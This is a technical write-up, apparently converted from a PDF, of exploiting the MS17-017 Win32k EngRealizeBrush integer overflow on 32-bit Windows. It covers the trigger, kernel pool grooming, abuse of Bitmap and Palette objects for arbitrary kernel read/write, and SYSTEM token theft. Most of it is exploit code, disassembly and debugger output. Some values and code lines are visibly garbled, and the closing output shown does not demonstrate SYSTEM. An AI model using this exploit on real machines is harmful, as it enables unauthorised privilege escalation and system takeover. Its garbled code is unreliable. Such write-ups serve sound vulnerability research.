
<https://sensepost.com/blog/2017/exploiting-ms16-098-rgnobj-integer-overflow-on-windows-8.1-x64-bit-by-abusing-gdi-objects/>



## MS17-017 Win32k!EngRealizeBrush Integer Overflow leading to OOB Pool Write

### Understanding the Bug

Last march Microsoft released a patch, which fixed a privilege escalation vulnerability affecting the GDI kernel sub system. The patched function was Win32k!EngRealizeBrush. As we all know, the March patch fixed allot of other more critical vulnerabilities used by “Shadow Brokers”, however, while everyone was analysing the SMB vulnerabilities, I got lucky analysing the privilege escalation bug.



On the left is the patched function in Win32k.sys, comparing it to the unpatched version on the right. It was only obvious that there was an Integer overflow issue because of several integer verification functions such as ULonglongtoUlong, and others down the code.

Even though the screenshot couldn't fit the whole patch, I found it easier to just look at the unpatched function in IDA and try to determine what the issue was, and how it can be exploited.



## Triggering the Overflow

The Win32k!EngRealizeBrush function, can be reached by using the PatBlt function to draw an area, with the created palette using the brush selected into the current graphics device context. When creating the palette using solid or hatched brushes, it was noticed that the value that can be overflowed was always 0x100 on my system, however when utilising a pattern based brush, the value was controlled.

```
HBITMAP bitmap = CreateBitmap(0x5alf, 0x5alf, 1, 1, NULL);  
HBRUSH hbrBkgnd = CreatePatternBrush(bitmap);  
PatBlt(hdc, 0x100, 0x10, 0x100, 0x100, PATCOPY);
```


The above code snippet will reach the vulnerable function, with a controlled value at edi in the below code.

```
loc_BF83E67A:      ;  
mov     eax, edi      ; edi = bitmap.width  
imul    eax, ecx      ; ecx = 20h based on hdc->bitmap.bitsperpixel  
mov     ecx, [ebp+var_20] ; ecx = bitmap.height  
shr     eax, 3        ; eax = bitmap.width / 8  
imul    ecx, eax      ; ecx = (bitmap.width * 20 / 8) * bitmap.height  
mov     [ebp+var_48], eax  
mov     eax, [ebp+var_2C]  
mov     [ebp+var_8C], ecx  
lea     ebx, [ecx+44h] ; ebx = ecx + 44h  
test    eax, eax  
jz      short loc_BF83E6CC
```

The value at edi at the time, would be the bitmap.width member of the bitmap used with the pattern brush, a step-by-step of the calculations performed is as follows.

```
x = Bitmap.width * 20 (ecx = 20 and its based of the HDC->bitmap.bitsperpixel)  
x = x / 2^3  
y = x * bitmap.height  
result = y + 0x44
```

Then value of result is added to 0x40 and passed as the size parameter to the allocation function.



Since the values of `bitmap.width` and `bitmap.height` can be controlled, it's just a matter of finding the right combination, which would result in an overflow. The value we are aiming to get after the overflow is `0x10` (explained later).

For an overflowed integer to be of that value the results of the calculations in reality must be equal to `0x100000010`.

$$0x100000010 - 0x44 - 0x40 = 0xFFFFFFFF8C$$

A factor of an integer is used to find which two numbers, when multiplied together will result in that integer.

One of the factors of `0xFFFFFFFF8C` are `0x8c` (140) and `0x30678337` (`0x1d41d41`)

The value of the `bitmap.width` after the calculation should be `0x8c`,  $(0x8c * 0x8) / 0x20 = 0x23$

Using the following bitmap as the pattern brush source, we would overflow the value when its added to `0x40` and `0x44` to result in `0x10` allocation.

```
HBITMAP bitmap = CreateBitmap(0x23, 0x1d41d41, 1, 1, NULL);
```

After the allocation, the function would try to write to certain offsets of the allocated object, as shown below. If the allocation is below `0x30` bytes in size the write to `[esi+0x3C]` would result in an out-of-bounds OOB write to that location.



```
loc_BF83E74C:
mov     ecx, [ebp+var_20]
mov     [esi+14h], eax
mov     [esi+18h], ecx
lea     eax, [esi+40h]
mov     [esi+20h], eax
mov     eax, [ebp+arg_8]
mov     [esi+3Ch], eax ; oob relative write eax = BMF_32PP = 6 (hdc->bitmap.bitsperpixel = 32)
mov     [ebp+var_80], ecx
mov     [ebp+var_88], eax
xor     eax, eax
push    eax           ; int
xor     ecx, ecx
inc     ecx
push    ecx           ; int
push    eax           ; Object
push    eax           ; unsigned __int32
push    eax           ; void *
push    eax           ; unsigned __int32
push    eax           ; void *
mov     [ebp+var_78], eax
mov     [ebp+var_74], ecx
mov     [ebp+var_38], eax
mov     [ebp+var_34], al
mov     [ebp+var_30], eax
mov     [ebp+var_84], edi
push    dword ptr [esi+20h] ; BaseAddress
lea     eax, [ebp+var_88]
push    eax           ; struct _DEVBITHAPINFO *
lea     ecx, [ebp+var_38] ; this
call    ?bCreatedIB@SURFHENH@@@QAHPAU_DEVBITHAPINFO@@PAX1K1KHHH@2 ; SURFHENH::bCreatedIB(_DEVBITHAPINFO *this, void *)
cmp     [ebp+var_38], 0
inc     short loc_BF83E788
```

## Stars Alignment

Remember the 0x10 value? The reason for choosing that specific value is for stars aligning, the object of choice to be overflown would be a bitmap object, to overwrite its height member, and gain a relative memory read/write primitive.

The 32-bit `_SURFOBJ` has the height member at offset 0x14:

```
Allocated object size (0x10) + Bitmap _POOL_HEADER size(0x8) +
_BASE_OBJECT size (0x10) + _SURFOBJ->height (0x14) = OOB write offset
(0x3C)
```

Precisely overwriting the height member of the adjacent bitmap object. To be completely honest, I did not just calculate the offsets and was done. It took a great amount of time, pain and trial and error to get this value so I was basically guessing when the stars aligned for me. Then it was time to check if this was actually happening in a debugger.

By the end of the first section of the calculations, it can be seen that the value that would be passed to the calculation block is 0xFFFFFD0 at ebx.



```
1: kd> r
eax=00000000 ebx=fffffd0 ecx=fffff8c edx=00000008 esi=00000001 edi=00000023
eip=946de687 esp=9fe30970 ebp=9fe30a18 iopl=0         ov up ei ng nz na po cy
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000a83
win32k!EngRealizeBrush+0x127:
946de687 85c0          test     eax,eax

1: kd>

Disassembly
Offset: @$scopeip
Previous
946de667 897d0c        mov     dword ptr [ebp+0Ch],edi
946de66a 8bc7         mov     eax,edi
946de66c 0fafc1       imul    eax,ecx
946de66f 8b4de0       mov     ecx,dword ptr [ebp-20h]
946de672 c1e803       shr     eax,3
946de675 0fafc8       imul    ecx,eax
946de678 8945b8       mov     dword ptr [ebp-48h],eax
946de67b 8b45d4       mov     eax,dword ptr [ebp-2Ch]
946de67e 898d74ffff   mov     dword ptr [ebp-8Ch],ecx
946de684 8d5944       lea     ebx,[ecx+44h]
946de687 85c0         test    eax,eax
946de689 7431         je      win32k!EngRealizeBrush+0x15c (946de6bc)
```

Moving to the allocation section, in the beginning the value 0xFFFFFD0 is added to 0x40 resulting in 0x10 in eax.

```
946de6f6 6847656272   push    72626547h
1: kd> r
eax=00000010 ebx=fffffd0 ecx=fffff8c edx=00000008 esi=00000001 edi=00000023
eip=946de6f6 esp=9fe30970 ebp=9fe30a18 iopl=0         nv up ei pl zr na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000246
win32k!EngRealizeBrush+0x196:
946de6f6 6847656272   push    72626547h

1: kd>

Disassembly
Offset: @$scopeip
Previous Next
946de6db 8d4340       lea     eax,[ebx+40h]
946de6de 8945e8       mov     dword ptr [ebp-18h],eax
946de6e1 3bc3        cmp     eax,ebx
946de6e3 7605        jbe     win32k!EngRealizeBrush+0x18a (946de6ea)
946de6e5 394604      cmp     dword ptr [esi+4],eax
946de6e8 7332        jae     win32k!EngRealizeBrush+0x1bc (946de71c)
946de6ea 6a00        push    0
946de6ec 56          push    esi
946de6ed ff1520008a94 call    dword ptr [win32k!_imp__ExFreePoolWithTag (948a00)
946de6f3 8d4340       lea     eax,[ebx+40h]
946de6f6 6847656272   push    72626547h
946de6fb 50          push    eax
946de6fc 8945e8       mov     dword ptr [ebp-18h],eax
946de6ff e8510d0700   call    win32k!PALLOCMEM (9474f455)
```

Since at the end of the function, the allocated object is freed, the object needs to be allocated at the end of the memory page. The difference this time is that it should be directly followed by the bitmap object, so that we can overflow the Bitmap object height and extend its size to gain relative memory read/write.



At this point we have three choices, that we can go with:

1. The extended Bitmap object can be used as a Manager, to overwrite the pvScan0 member of an adjacent Bitmap object, and use the second one as Worker.
2. The extended Bitmap object can be used as a Manager, to overwrite an adjacent Palette object (XEPALOBJ) \*pFirstColor member, and use the Palette as a Worker.
3. Demo the full new Palette object technique, using the extended Bitmap object to overwrite the cEntries member of an adjacent Palette object, gaining relative memory read/write then use the modified Palette object as Manager, to control the \*pFirstColor member of a second Palette and use the Second Palette as Worker.


I decided to go with the last option, to take it as a chance to demo the new technique. To achieve this, it is necessary to perform the kernel Pool Feng Shui as explained below.

### Kernel Pool Feng Shui

The first allocations will be of a bitmap of allocation size 0xFE8, since we know the vulnerable object will have the size of 0x10+0x8 (POOL\_HEADER), so we create 2000 allocations.  
 $0x1000 - 0x18 = 0xFE8$

```
for (int y = 0; y < 2000; y++) {  
    //0x3A3 = 0xFE8  
    bmp = CreateBitmap(0x3A3, 1, 1, 32, NULL);  
    bitmaps[y] = bmp;  
}
```

Session Pool Pages  
First Objects Allocation of size 0xFC0



0x1000 page size




The Next step is to allocate 2000 Objects of size 0x18, the best object that I found was the Window Class `lpszMenuName`. Although this is a User object it is one of the User objects that gets allocated to the Pages Session Pool, and I think it can be used to leak the address of GDI objects from User objects, but this is beyond the scope of this paper.

```
// Spray LpszMenuName User object in GDI pool. Ustx
// size 0x10+8
TCHAR st[0x32];
for (int s = 0; s < 2000; s++) {
    WNDCLASSEX Class2 = { 0 };
    wsprintf(st, "Class%d", s);
    Class2.lpfnWndProc = DefWindowProc;
    Class2.lpszClassName = st;
    Class2.lpszMenuName = "Saif";
    Class2.cbSize = sizeof(WNDCLASSEX);
    if (!RegisterClassEx(&Class2)) {
        printf("bad %d %d\r\n", s, GetLastError());
        break;
    }
}
```

#### Session Pool Pages

Allocate Window Class `lpszMenuName` Ustx objects of size 0x18



The next step will be to delete(deallocate) all the large size Bitmap object Gh05 allocated to the beginning of the page.

```
for (int s = 0; s < 2000; s++) {
    DeleteObject(bitmaps[s]);
}
```



Session Pool Pages  
de-allocate Bitmap Gh05 objects of size 0xFE8



And allocate smaller Bitmap objects Gh05 of size 0x7F8 that will be allocated to the beginning of the Pool Page, hopefully directly after the memory holes, where the vulnerable object will be placed.

```
for (int k = 0; k < 2000; k++) {  
    //0x1A6 = 0x7f0+8  
    bmp = CreateBitmap(0x1A6, 1, 1, 32, NULL);  
    bitmaps[k] = bmp;  
}
```

Session Pool Pages  
Allocate Bitmap Gh05 objects of size 0x7F8





Next 2000 Palette objects Gh08 that will be abused, will be allocated with size 0x7E8 to the remaining free memory in kernel memory pages.

```
HPALETTE hps;
LOGPALETTE *lPalette;
//0x1E3 = 0x7e8+8
lPalette = (LOGPALETTE*)malloc(sizeof(LOGPALETTE) + (0x1E3 - 1) *
sizeof(PALETTEENTRY));
lPalette->palNumEntries = 0x1E3;
lPalette->palVersion = 0x0300;
// for allocations bigger than 0x98 its Gh08 for less its always 0x98 and
// the tag is Gla18
for (int k = 0; k < 2000; k++) {
    hps = CreatePalette(lPalette);
    if (!hps) {
        printf("%s - %d - %d\r\n", "CreatePalette - Failed",
GetLastError(), k);
        //return;
    }
    hp[k] = hps;
}
```

#### Session Pool Pages

Allocate Palette Gh08 objects of size 0x7E8






Then freeing some of the allocated Window Class IpszMenuName, to create memory holes the same size as the vulnerable object allocation, at the end of the Pool page.

```
TCHAR fst[0x32];
for (int f = 500; f < 750; f++) {
    wsprintf(fst, "Class%d", f);
    UnregisterClass(fst, NULL);
}
```

#### Session Pool Pages

Free Window Class Ustx IpszMenuName objects of size 0x18 to create memory holes



If everything went according to plan the memory layout after the vulnerable object is allocated will be as follows.

```
1: kd>
win32k!EngRealizeBrush+0x19f:
94ede6ff e8510d0700 call win32k!PALLOCMEM (94f4f455)
1: kd>
win32k!EngRealizeBrush+0x1a4:
94ede704 8bf0 mov esi, eax
1: kd> !pool eax
Pool page fe6aff0 region is Paged session pool
fe6af000 size: 7f8 previous size: 0 (Allocated) Gh15
fe6af7f8 size: 7f0 previous size: 7f8 (Allocated) Gh18
*fe6affe8 size: 18 previous size: 7f0 (Allocated) *Gebr
Pooltag Gebr : Gdi ENGBRUSH
1: kd> !pool eax+1000
Pool page fe6b0ff0 region is Paged session pool
fe6b0000 size: 7f8 previous size: 0 (Allocated) Gh15
fe6b07f8 size: 7f0 previous size: 7f8 (Allocated) Gh18
*fe6b0fe8 size: 18 previous size: 7f0 (Free) *Ustx Process: 85633218
Pooltag Ustx : USERTAG_TEXT, Binary : win32k!NtUserDrawCaptionT
1: kd> !pool eax+2000
Pool page fe6b1ff0 region is Paged session pool
fe6b1000 size: 7f8 previous size: 0 (Allocated) Gh15
fe6b17f8 size: 7f0 previous size: 7f8 (Allocated) Gh18
*fe6b1fe8 size: 18 previous size: 7f0 (Free) *Ustx Process: 85633218
Pooltag Ustx : USERTAG_TEXT, Binary : win32k!NtUserDrawCaptionT
```



## Relative Read/Write Bitmap GDI Object Extension

Now that the vulnerable object is placed at the end of the page and directly before a Bitmap object, the out-of-bounds write (`mov [esi+3c], ecx`), should write the DWORD `0x00000006` which represents the brush's bitmap type (`BMF_32BPP`) controlled by the `biBitCount`, to the offset `0x3C` of the vulnerable object, which will fall nicely with the Bitmap Object `sizlBitmap` height member.

```
1: kd> dd fe6b0000
fe6b0000  46ff0000 35316847 0605164f 00000000
fe6b0010  00000000 00000000 00000000 0605164f
fe6b0020  00000000 00000000 000001a6 00000001
fe6b0030  00000698 fe6b015c fe6b015c 00000698
fe6b0040  00006e84 00000006 00010000 00000000
fe6b0050  04800200 00000000 00000000 00000000
fe6b0060  00000000 00000000 00000000 00000000
fe6b0070  00000000 00000000 00000000 00000000
1: kd> g
Breakpoint 4 hit
win32k!EngRealizeBrush+0x21b:
94ede77b ff7620          push     dword ptr [esi+20h]
1: kd> dd fe6b0000
fe6b0000  00000023 00000000 01d41d41 00000008c
fe6b0010  fe6b0030 00000000 00000000 0605164f
fe6b0020  00000000 00000000 000001a6 00000006
fe6b0030  00000698 fe6b015c fe6b015c 00000698
fe6b0040  00006e84 00000006 00010000 00000000
fe6b0050  04800200 00000000 00000000 00000000
fe6b0060  00000000 00000000 00000000 00000000
fe6b0070  00000000 00000000 00000000 00000000
```

As shown above, the adjacent Bitmap object `sizlBitmap.Height` changed, from `0x1` to `0x6` successfully expanding the Bitmap size, so any subsequent operations on the affected Bitmap object, will result in OOB memory read/write. The way to find out which Bitmap is extended, will be by iterating over the allocated bitmaps, and find which one can read data using `GetBitmapBits`, past its original size.

```
for (int i = 0; i < 2000; i++) {
    res = GetBitmapBits(bitmaps[i], 0x6F8, bits);
    if (res > 0x6F8 - 1) {
        hManager = bitmaps[i];
        printf("[*] Manager Bitmap: %d\r\n", i);
        break;
    }
}
```



## Abusing Palette GDI Objects

Once the Bitmap object is found, this Bitmap will be used to set the cEntries member of the adjacent Palette(XEPALOBJ) object to 0xFFFFFFFF, which is located at offset 0x6B8 of the bitmap bits.

```
// BYTE *bytes = (BYTE*)&cEntries;
for (int y = 0; y < 4; y++) {
    bits[0x6F8 - 8 - 0x38 + y] = 0xFF;
}
SetBitmapBits((HBITMAP)hManager, 0x6F8, bits);
```

The adjacent Palette object XEPALOBJ.cEntries before being set by the Bitmap Object.

```
1: kd> dd fe6b07f8
fe6b07f8  46fe00ff 38316847 06080e3a 00000000
fe6b0808  00000000 00000000 00000501 000001e3
fe6b0818  00012972 00000000 00000000 00000000
fe6b0828  00000000 00000000 00000000 00000000
fe6b0838  00000000 94f3b614 94f3b63f 00000000
fe6b0848  00000000 fe6b0854 fe6b0800 cdcddcdcd
fe6b0858  cdcddcdcd cdcddcdcd cdcddcdcd cdcddcdcd
fe6b0868  cdcddcdcd cdcddcdcd cdcddcdcd cdcddcdcd
```

The updated XEPALOBJ.cEntries.

```
win32k!XEPALOBJ::ulSetEntries:
95057262 8bff      mov     edi,edi
0: kd> ?poi(ecx)
Evaluate expression: -26540032 = fe6b0800
0: kd> dd poi(ecx)-8
fe6b07f8  46fe00ff 38316847 06080e3a 00000001
fe6b0808  00000000 00000000 00000501 ffffffff
fe6b0818  00012972 00000000 00000000 00000000
fe6b0828  00000000 00000000 00000000 00000000
fe6b0838  00000000 94f3b614 94f3b63f 00000000
fe6b0848  00000000 fe6b0854 fe6b0800 cdcddcdcd
fe6b0858  cdcddcdcd cdcddcdcd cdcddcdcd cdcddcdcd
fe6b0868  cdcddcdcd cdcddcdcd cdcddcdcd cdcddcdcd
```

By this point a loop will be performed to find which Palette Object was extended by using the GetPaletteEntries function, and monitoring if the result entries count is larger than the original 0x1E3.

```
UINT *rPalette;
rPalette = (UINT*)malloc((0x400 - 1) * sizeof(PALETTEENTRY));
memset(rPalette, 0x0, (0x400 - 1) * sizeof(PALETTEENTRY));
for (int k = 0; k < 2000; k++) {
    UINT res = GetPaletteEntries(hp[k], 0, 0x400,
(LPPALETTEENTRY)rPalette);
    if (res > 0x3BB) {
        printf("[*] Manager XEPALOBJ Object Handle: 0x%x\r\n", hp[k]);
        hpManager = hp[k];
        break;
    }
}
```



```
}
```

Once the extended Palette Object is found we will save its handle to use it as the Manager, and set the next Palette Object \*pFirstColor, which is at offset 0x3FE from Manager Palette object, to the address of a fixed Bitmap Object Pool Header.

```
UINT wAddress = rPalette[0x3FE];
printf("[*] Worker XEPALOBJ->pFirstColor: 0x%04x.\r\n", wAddress);

UINT tHeader = pFirstColor - 0x1000;
tHeader = tHeader & 0FFFFFF00;
printf("[*] Gh05 Address: 0x%04x.\r\n", tHeader);

SetPaletteEntries((HPALETTE)hpManager, 0x3FE, 1, (PALETTEENTRY*)&tHeader);
```

```
0: kd> dd fe6b17f8
fe6b17f8  46fe00ff 38316847 06080dfb 00000000
fe6b1808  00000000 00000000 00000501 000001e3
fe6b1818  000129b1 00000000 00000000 00000000
fe6b1828  00000000 00000000 00000000 00000000
fe6b1838  00000000 94f3b614 94f3b63f 00000000
fe6b1848  00000000 fe6b1854 fe6b1800 cdcddcdcd
fe6b1858  cdcddcdcd cdcddcdcd cdcddcdcd cdcddcdcd
fe6b1868  cdcddcdcd cdcddcdcd cdcddcdcd cdcddcdcd
0: kd> gu
WARNING: Software breakpoints on session addresses can cause bugchecks.
Use hardware execution breakpoints (ba e) if possible.
win32k!GreSetPaletteEntries+0x44:
9505e980 8945e4          mov     dword ptr [ebp-1Ch],eax
0: kd> dd fe6b17f8
fe6b17f8  46fe00ff 38316847 06080dfb 00000000
fe6b1808  00000000 00000000 00000501 000001e3
fe6b1818  000129b1 00000000 00000000 00000000
fe6b1828  00000000 00000000 00000000 00000000
fe6b1838  00000000 94f3b614 94f3b63f 00000000
fe6b1848  00000000 fe6af000 fe6b1800 cdcddcdcd
fe6b1858  cdcddcdcd cdcddcdcd cdcddcdcd cdcddcdcd
fe6b1868  cdcddcdcd cdcddcdcd cdcddcdcd cdcddcdcd
```

As seen above, the Worker \*pFirstColor member was successfully set to the fixed Bitmap object Pool header, which means that arbitrary memory read/write was achieved. The next step is to identify the Worker Palette object handle, we know that the fixed Bitmap object least significant byte of the POOL\_HEADER will be 0x35 = 5d, since Gh15 translates to 0x35316847, to identify the Worker Palette Object, a loop will iterate over the allocated Palettes calling GetPaletteEntries, until a Palette is found that has first entry's least significant byte = 0x35, and save its handle which is going to be our Worker Palette object.

```
UINT wBuffer[2];
for (int x = 0; x < 2000; x++) {
    GetPaletteEntries((HPALETTE)hp[x], 0, 2, (LPPALETTEENTRY)wBuffer);
    if (wBuffer[1] >> 24 == 0x35) {
        hpWorker = hp[x];
    }
}
```



```
        printf("[*] Worker XEPALOBJ object Handle: 0x%x\r\n",
hpWorker);
        printf("[*] wBuffer: %x\r\n", wBuffer[1]);
        break;
    }
}
```

The arbitrary memory read/write will be used to fix the clobbered Bitmap object header.

```
VersionSpecificConfig gConfig = { 0x0b4 , 0x0f8 };
void SetAddress(UINT* address) {
    SetPaletteEntries((HPALETTE)hpManager, 0x3FE, 1,
(PALETTEENTRY*)address);
}

void WriteToAddress(UINT* data, DWORD len) {
    SetPaletteEntries((HPALETTE)hpWorker, 0, len, (PALETTEENTRY*)data);
}

UINT ReadFromAddress(UINT src, UINT* dst, DWORD len) {
    SetAddress((UINT *)&src);
    DWORD res = GetPaletteEntries((HPALETTE)hpWorker, 0, len,
(LPPALETTEENTRY)dst);
    return res;
}
```

## Steal Token 32-bit

With arbitrary kernel memory read/write and all headers fixed, we can now get the kernel pointer to a SYSTEM process `_EPROCESS` structure, and copy and replace the SecurityToken of the current process as explained in a previous section.

```
// get System EPROCESS
UINT SystemEPROCESS = PsInitialSystemProcess();
//fprintf(stdout, "\r\n%x\r\n", SystemEPROCESS);
UINT CurrentEPROCESS = PsGetCurrentProcess();
//fprintf(stdout, "\r\n%x\r\n", CurrentEPROCESS);
UINT SystemToken = 0;
// read token from system process
ReadFromAddress(SystemEPROCESS + gConfig.TokenOffset, &SystemToken, 1);
fprintf(stdout, "[*] Got System Token: %x\r\n", SystemToken);
// write token to current process
UINT CurProcessAddr = CurrentEPROCESS + gConfig.TokenOffset;
SetAddress(&CurProcessAddr);
```



## SYSTEM!!

Now the current process has a SYSTEM level token, and will continue execution as SYSTEM, calling cmd.exe will drop into a SYSTEM shell.

```
system("cmd.exe");
```

```
C:\Windows\system32\cmd.exe

C:\Users\test\Desktop>whoami
win-ofin86d4h0g\test

C:\Users\test\Desktop>net user test
User name                test
Full Name
Comment
User's comment
Country code              000 (System Default)
